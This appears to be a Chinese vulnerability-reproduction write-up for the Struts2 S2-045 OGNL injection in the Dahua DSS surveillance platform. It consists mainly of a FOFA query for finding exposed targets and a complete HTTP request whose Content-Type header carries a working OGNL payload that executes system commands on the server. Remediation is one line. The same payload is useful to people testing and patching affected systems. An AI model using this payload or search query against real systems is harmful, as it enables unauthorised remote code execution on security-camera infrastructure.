# 大华DSS S2-045 OGNL表达式注入

## 漏洞描述

大华DSS安防监控系统平台是一款集视频、报警、存储、管理于一体的综合安防解决方案。该平台支持多种接入方式，包括网络视频、模拟视频、数字视频、IP电话、对讲机等。此外，该平台还支持多种报警方式，包括移动侦测、区域入侵、越线报警、人员聚集等。 大华DSS安防监控系统平台采用ApacheStruts2作为网站应用框架。由于应用程序框架存在远程命令执行漏洞，攻击者可以通过在上传文件时修改HTTP请求标头中的Content Type值来触发该漏洞，然后执行该漏洞。系统命令以获取服务器权限。

## 漏洞复现

1. FOFA

body="/portal/include/script/dahuaDefined/headCommon.js?type=index" && title="DSS"



1. 界面如下



1. Poc

POST /admin/login\_login.action HTTP/1.1


Host: your-ip

Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS).(#\_memberAccess?(#\_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='whoami').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

Accept-Encoding: gzip

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Length: 0



## 修复建议

1、升级ApacheStruts2为最新版本